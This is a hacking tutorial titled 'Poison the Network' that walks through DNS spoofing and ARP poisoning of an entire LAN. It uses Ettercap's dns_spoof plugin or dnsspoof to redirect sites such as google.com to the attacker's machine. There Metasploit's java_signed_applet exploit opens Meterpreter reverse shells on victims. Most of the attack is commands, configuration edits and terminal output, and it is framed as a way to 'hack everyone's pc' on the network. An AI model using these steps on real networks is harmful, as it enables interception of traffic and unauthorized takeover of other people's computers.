

POISON THE NETWORK

BY :
NAVDEEP SETHI
&
MANJOT GILL

A padlock is positioned to the left of a small globe. The globe shows a map of the world with a stylized tree on the left side. The background is a blue-toned image of a circuit board with glowing points of light.

Contact:

<https://www.facebook.com/coded.indisoul>

<https://www.facebook.com/Er.navdeepsethi>

Mail us @:

navdeepsethi@oulook.com

codedindisoul@gmail.com

Introduction:

Dns Spoofing (Dns Cache Poisoning): So Basically a Domain Name System Poisoning Attack or Dns Spoofing Is That in Which Attacker Is able to redirect a victim to different website than the address that he types into his browser. For example a user type www.google.com but instead of being directed to Google's servers. He Is Instead Send To Another Site Or A Fraud Site That Is Managed By The Attacker.

Metasploit: Metasploit is a framework which is used for the hacking of different kinds of applications, operating systems, web applications etc. Metasploit contains various exploits, payloads, modules etc. and in 21st century it is used by most of the hackers, security researchers for exploiting different kinds of operating systems like windows xp, windows 2003, windows vista, windows 8 and etc and it is also called as hackers helping hand because by default all is setup already for hacking systems and applications and web applications and it is also used by security researchers for Pentesting.

According to Wikipedia: The Metasploit Project is a computer security project which provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Its most well-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects

include the Opcode Database, shell code archive, and security research.

ARP Poisoning: Address Resolution Protocol Poisoning Is The Attack In Which The Mac Address Is Changed By The Attacker. It Can Be Effective On Wired or Wireless Networks. In This the Attacker Can Stole Passwords Or Steal Data From The Compromised Computers and Arp Spoofing or Arp poisoning allows attacker to sniff data frames and packets.

Ettercap: So Ettercap is most popular sniffing tool used by the attackers. It has capability of intercepting the packets and capture password and other necessary information.

Process: We Are Going to Perform This Attack by Two Ways One with Ettercap (pre installed in backtrack) and Other by Dns Spoof tool which is too pre install in backtrack and little use of the Metasploit to start the java exploit for exploiting our targets and in this attack we are going to start the attack on the whole LAN so that we can hack everyone's pc who is connected in LAN.

Requirements:

1. VMware
2. Backtrack
3. Ettercap (pre installed)

4. Dns_spoof plug-in (pre installed)
5. Dns spoof (pre installed)
6. Internet Connection
7. Metasploit (pre installed)

Step:-1

Proceeding with our Topic Start Your Backtrack in Vm workstation and Then Make Sure Your Backtrack is updated Other Wise It Will Give Some Problem So to Update Backtrack Operating System Use Command.

```
root@bt:~# Apt-get update
```

```
root@bt:~# apt-get update
t:1 http://32.repository.backtrack-linux.org/ revolution Release.gpg [198B]
n http://32.repository.backtrack-linux.org/ revolution/main Translation-en_US
n http://32.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
t:2 http://source.repository.backtrack-linux.org/ revolution Release.gpg [198B]
n http://source.repository.backtrack-linux.org/ revolution/main Translation-en_US
n http://source.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
t:3 http://all.repository.backtrack-linux.org/ revolution Release.gpg [198B]
n http://all.repository.backtrack-linux.org/ revolution/main Translation-en_US
n http://all.repository.backtrack-linux.org/ revolution/microverse Translation-en_US
n http://32.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
n http://32.repository.backtrack-linux.org/ revolution/testing Translation-en_US
n http://source.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
n http://source.repository.backtrack-linux.org/ revolution/testing Translation-en_US
t:4 http://32.repository.backtrack-linux.org/ revolution Release [5,041B]
t:5 http://source.repository.backtrack-linux.org/ revolution Release [13.5kB]
n http://all.repository.backtrack-linux.org/ revolution/non-free Translation-en_US
n http://all.repository.backtrack-linux.org/ revolution/testing Translation-en_US
t:6 http://all.repository.backtrack-linux.org/ revolution Release [13.5kB]
t:7 http://32.repository.backtrack-linux.org/ revolution/main Packages [4,492kB]
t:8 http://source.repository.backtrack-linux.org/ revolution/main Packages [14B]
t:9 http://all.repository.backtrack-linux.org/ revolution/main Packages [3,256kB]
t:10 http://source.repository.backtrack-linux.org/ revolution/microverse Packages [14B]
t:11 http://source.repository.backtrack-linux.org/ revolution/non-free Packages [14B]
t:12 http://source.repository.backtrack-linux.org/ revolution/testing Packages [84.6kB]
% [9 Packages 1,319kB/3,256kB 40%] [7 Packages 1,087kB/4,492kB 24%]
```

You Will Get a Screen like This


Step:-2

We are going to use Dns_spoof plug-in So Now the use of the Ettercap is just to help us to use Dns_spoof plug-in and in

Ettercap. We Will locate the etter.dns file and then edit the etter.dns file. In etter.dns file we will enter the site name and particular ip address Where our victim will redirect and we will use our system ip address so that all of them will be connected to us.

So Now First Of All We Have to locate the etter.dns files. To locate the etter.dns File Use Command

```
root@bt:~# Locate etter.dns
```

A terminal window with a dark background. The title bar shows 'root@coded: ~'. The menu bar includes 'File Edit View Terminal Help'. The prompt is 'root@coded:~#'. The command 'locate etter.dns' is entered in green. The output shows two paths in green: '/usr/local/share/ettercap/etter.dns' and '/usr/local/share/videojak/etter.dns'. The prompt returns to 'root@coded:~#'.

```
root@coded:~# locate etter.dns
/usr/local/share/ettercap/etter.dns
/usr/local/share/videojak/etter.dns
root@coded:~#
```

So after Locating the Etter.dns.

Step:-3

We use command locate etter.dns so to edit the etter.dns we are going to use nano command.

```
root@bt:~# nano /usr/local/share/ettercap/etter.dns
```

So Now We Are Going to Add URL in (**etter.dns**) That We wants to redirect to our own ip so that victim should connect to us.

```

v#####
# microsoft sucks ;)
# redirect it to www.linux.org
#

www.google.com A 192.168.2.5
*.google.com A 192.168.2.5
www.google.com PTR 192.168.2.5 # Wildcards in PTR are not allowed

#####

```

Now To Save After editing press control + X and then to save press y and after press enter.

And Remember it is not necessary that you use google.co.in to be redirected to you router login page you can also use facebook.com, Microsoft.com, Bing.com etc. depends upon you.

Step:-4

Now open the metasploit using command msfconsole.

```
root@bt:~# Msfconsole
```



After Successfully Opening Metasploit We Have To Search For The java_Signed _applet Use Command

msf > Search Java_signed_applet

```
root@bt: ~  
File Edit View Terminal Help  
msf > search java_signed_applet  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/multi/browser/java_signed_applet	1997-02-19 00:00:00 UTC	excellent	Java Signed Applet Social Engineering Code Execution

```
msf >
```

After successfully searching the exploit we are going to use the exploit.

msf > Use exploit/multi/browser/Java_signed_applet

```
root@bt: ~  
File Edit View Terminal Help  
msf > use exploit/multi/browser/java_signed_applet  
msf exploit(java_signed_applet) >
```

Now set the LHOST Ip address eg.192.168.2.5

set SRVPORT that means server port and URIPATH

Msf exploit(java_signed_app)> Set LHOST 192.168.2.5

Msf exploit(java_signed_app)> Set SRVPORT 80

```
Msf exploit(java_signed_applet)> Set URIPATH /
```

Now start the exploit

```
Msf exploit(java_signed_applet)>exploit
```

```
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.2.5:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.2.5:80/
[*] Server started.
```

So We Have Started the Server on Our Ip Address

Step:-5

Now We Will starts the Dns_spoof plug-in and then redirecting the victims and for that use the following command.

```
root@bt:~# Ettercap -Tqi eth0 -P Dns_spoof -M ARP // //
```


In the above command, we will be redirecting every user in the whole network hence we used ("**// //**") When it starts listing some IPs, it means that it has started to sniff the network. You can test it yourself by trying to go to one of the websites that you put in the etter.dns file. You should be redirected to the Blank window which will ask You to Run an Application. and In the above command you will first have to confirm that your interface is eth0 or some other one so to check use command Ifconfig.


```
root@bt: ~  
File Edit View Terminal Help  
7587 mac vendor fingerprint  
1766 tcp OS fingerprint  
2183 known services  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====>| 100.00 %  
  
2 hosts added to the hosts list...  
  
ARP poisoning victims:  
  GROUP 1 : ANY (all the hosts in the list)  
  GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help  
  
Activating dns_spoof plugin...
```


Step:-6

Process Running on Victim's Pc

So Now come on the Victim's Machine Suppose the Victim Using The Widows 8 and when he open Google.com in his browser he will be redirected to our ip on which we have started the server! And ask him to install java! Actually it is not a java it's a kind of server that we use to get access to anyone's pc on the LAN



And as he click on run this time there will be a pop up asking for the permission to run the java.



As Your Victim Click on Run a New Meterpreter Session Will Be Opened.

```
msf exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.2.5:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.2.5:80/
[*] Server started.
[*] 192.168.2.6      java_signed_applet - Handling request
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] Sending stage (752128 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.6:28426) at 2013-06-05 05:50:23 +0530
```

Now moving To another Method and This Method Probably Works More Better than the Ettercap.


So Let's Proceed With the Second Method.

Step:-1

Create A Text File On The Desktop With The Following Line. The Advantage Of This Method Is That In This You Don't Have To Type Specific Site To Redirect In This You Just Have To add specific ip to txt file to where you want to redirect all sites.

Lines To Be Add In Text File:

**192.168.2.5 * (Your ip on which you started your server) Save
It On Root/Desktop**



Step:-2

Go to Terminal to Start the Dns Spoof Tool Type Command


root@bt:~# dnsspoof -I eth0 -f /root/Desktop/spoof.txt


-I means =Interface

-F means= Path of file

On Victim machine.


it starts redirecting each site to your ip on which you have started the server to hack remote pc.





So As You See It is Redirecting Every Site The Ip Where We Have Started Our Server to Hack Remote PC.

And as he click on run this time there will be a pop up asking for the permission to run the java



As Your Victim Click on Run a New Meterpreter Session Will Be Opened And hence Your Victims On Lan Are Hacked.

```
[*] 192.168.2.6      java_signed_applet - Handling request
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for u
ser to click 'accept'...
[*] 192.168.2.6      java_signed_applet - Sending SiteLoader.jar. Waiting for u
ser to click 'accept'...
[*] Sending stage (752128 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.5:4444 -> 192.168.2.6:28890) at 201
3-06-05 06:32:05 +0530
```

Thanks For Reading

Regards

Navdeep sethi

&

Manjot Gill

